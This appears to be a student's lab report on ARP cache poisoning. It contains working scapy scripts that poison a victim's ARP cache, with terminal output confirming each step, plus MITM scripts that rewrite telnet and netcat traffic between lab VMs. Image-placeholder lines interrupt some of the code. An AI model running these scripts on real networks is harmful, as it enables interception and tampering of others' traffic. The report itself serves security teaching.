

ARP Cache Poisoning Attack Lab

1 Lab Setup

Role	IP	MAC
A	10.0.2.5	08:00:27:b6:3f:75
B	10.0.2.6	08:00:27:ac:3b:70
M	10.0.2.4	08:00:27:87:54:d9


2 Task 1: ARP Cache Poisoning

2.1 Task 1A (using ARP request)

```
#!/usr/bin/python3
# task1A.py
from scapy.all import *

E = Ether()
A = ARP()
A.psrc = "10.0.2.6"
A.pdst = "10.0.2.5"
pkt = E/A
sendp(pkt)

[10/22/20]seed@VM:~/../Lab2$ sudo ./task1A.py
Sent 1 packets.
[10/22/20]seed@VM:~/../Lab2$
```



```
[10/22/20]seed@VM:~$ sudo arp -d 10.0.2.6
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.6 dev enp0s3 FAILED
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.6 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
```


Method works.

2.2 Task 1B (using ARP reply)

```
#!/usr/bin/python3
# task1B.py
from scapy.all import *

E = Ether()
A = ARP()
A.op = 2 # representing arp reply
A.psrc = "10.0.2.6"
A.pdst = "10.0.2.5"
pkt = E/A
sendp(pkt)

[10/22/20]seed@VM:~/../Lab2$ sudo python task1B.py
Sent 1 packets.
[10/22/20]seed@VM:~/../Lab2$
```



```
[10/22/20]seed@VM:~$ sudo arp -d 10.0.2.6
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.6 dev enp0s3 FAILED
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e REACHABLE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.6 dev enp0s3 lladdr 08:00:27:87:54:d9 REACHABLE
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
```

Method works.

2.3 Task 1C (using ARP gratuitous message)


```
#!/usr/bin/python3
# task1C.py
from scapy.all import *

E = Ether()
A = ARP()

A.psrc = "10.0.2.6"
A.pdst = "10.0.2.6"
A.hwdst = "ff:ff:ff:ff:ff:ff"
E.dst = "ff:ff:ff:ff:ff:ff"

pkt = E/A
sendp(pkt)

[10/22/20]seed@VM:~/.../Lab2$ sudo python task1C.py
.
[10/22/20]seed@VM:~/.../Lab2$
```



```
[10/22/20]seed@VM:~$ sudo arp -d 10.0.2.6
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.6 dev enp0s3 FAILED
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e REACHABLE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.6 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
[10/22/20]seed@VM:~$
```

Method works.


3 Task 2: MITM Attack on Telnet using ARP Cache Poisoning

3.1 Step 1 (Launch the ARP cache poisoning attack)

```
#!/usr/bin/python3
# task21.py
from scapy.all import *


while (1):
    # first try without loop turns out to get outdated quickly
    E = Ether()
    A = ARP()
    A.psrc = "10.0.2.6"
    A.pdst = "10.0.2.5"
    pkt = E/A
    sendp(pkt)

    E = Ether()
    A = ARP()
    A.psrc = "10.0.2.5"
    A.pdst = "10.0.2.6"
    pkt = E/A
    sendp(pkt)
```




3.2 Step 2 (Testing)

M 可以收到 A 和 B 发来的 icmp 数据包，但是 A 和 B 上的 ping 都不会收到回复（请求发到了 M，但是 M 没有发出响应）



3.3 Step 3 (Turn on IP forwarding)



A 和 B 上的 ping 都可以正常收到响应，因为 M 转发它收到的但是 IP dst 不是它的数据包

3.4 Step 4 (Launch the MITM attack)

```
#!/usr/bin/python3
from scapy.all import *

VM_A_IP = "10.0.2.5"
VM_B_IP = "10.0.2.6"
local = "08:00:27:87:54:d9"


def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[Ether].src != local and pkt[TCP].payload:
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)

        olddata = pkt[TCP].payload.load
        if olddata != "":
            newdata = 'K'
            pkt.show()
        else:
            newdata = olddata





        send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP and pkt[Ether].src != local:
        pkt.show()
        send(pkt[IP])

pkt = sniff(filter = "tcp", prn = spoof_pkt)
```



在 `net.ipv4.ip_forward=1` 的时候，M 会转发发送到它但是目的 IP 地址不符的数据包，这时候 A 和 B 可以正常通过 telnet 通讯。但是当 `net.ipv4.ip_forward=0` 的时候，由于 M 不再进行转发，A 向 B 发出的请求不会到达 B，所以 B 也不会做出响应，A 也不会收到任何响应。



用 K 代替了实验文档的 Z （K for Katherine）

4 Task 3: MITM Attack on Netcat using ARP Cache Poisoning

```
#!/usr/bin/python3
from scapy.all import *

VM_A_IP = "10.0.2.5"
VM_B_IP = "10.0.2.7"
local = "08:00:27:87:54:d9"

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[Ether].src != local and pkt[TCP].payload:
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)

        olddata = pkt[TCP].payload.load
        if olddata == "yingqiu\n":
            newdata = 'A'*7 + '\n'
            pkt.show()
        else:
            newdata = olddata

        send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP and pkt[Ether].src != local:
        pkt.show()
        send(pkt[IP])

pkt = sniff(filter = "tcp", prn = spoof_pkt)
```

